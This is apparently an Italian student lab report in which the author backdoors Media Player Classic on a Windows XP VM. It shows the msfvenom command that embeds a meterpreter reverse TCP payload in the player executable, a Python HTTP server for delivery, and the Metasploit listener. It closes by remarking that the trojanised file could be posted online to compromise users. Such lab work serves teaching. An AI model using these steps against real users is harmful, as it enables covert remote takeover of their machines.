Rapporto EXTRA

Ho usato una VM con architettura x86, Windows XP. Ho iniziato l'incarico extra cercando un template eseguibile creativo, quello che potesse ingannare l'utente per aprire il template, Media Player Classic. Questo template era usato nella serie Windows XP all'epoca, e persino in Windows 7. Un template del genere sembra molto innocente, ma in realtà nasconde una vulnerabilità orribile quando configurato per farlo. Quindi ho generato una backdoor usando msfvenom:


```
┌──(rinatrustamov㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.50.3 LP
ORT=4455 -x /mplayerc2.exe -k -f exe -o MediaPlayerClassic2.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows
 from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 4917248 bytes
Saved as: MediaPlayerClassic2.exe
```

Per installare il modello eseguibile in Windows XP, ho utilizzato un metodo diverso da quello che abbiamo visto nelle lezioni. Per questo metodo, l'utente di Windows XP deve immettere il sito Web http://192.168.50.3:8080/ per scaricare il file direttamente da Kali Linux. Per questo, abilito innanzitutto http sulla porta 8080:

```
┌──(rinatrustamov㉿kali)-[~]
└─$ python3 -m http.server 8080

Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
192.168.50.2 - - [17/Dec/2024 19:21:07] "GET /MediaPlayerClassic.exe
HTTP/1.1" 200 -
```

Poi scrivo l'indirizzo IP di Linux e la porta in un browser di Windows XP, scarico il file Media Player Classic2 e lo configuro:




Poi entro in msfconsole e uso exploit(multi/handler) e imposto un listener per il payload. Poi eseguo exploit:

```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.50.3
LHOST ⇒ 192.168.50.3
msf6 exploit(multi/handler) > set LPORT 4455
LPORT ⇒ 4455
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.50.3:4455
```

Quando accedo al modello Media Player Classic da Windows XP, automaticamente accedo a Windows XP da Kali Linux:



Funziona, quindi l'unica parte importante è scaricare il modello eseguibile. Se questo modello viene caricato su un sito Web per utenti di alcune serie Windows, possono scaricarlo e io posso accedere al loro sistema operativo mentre sono nella stessa subnet con loro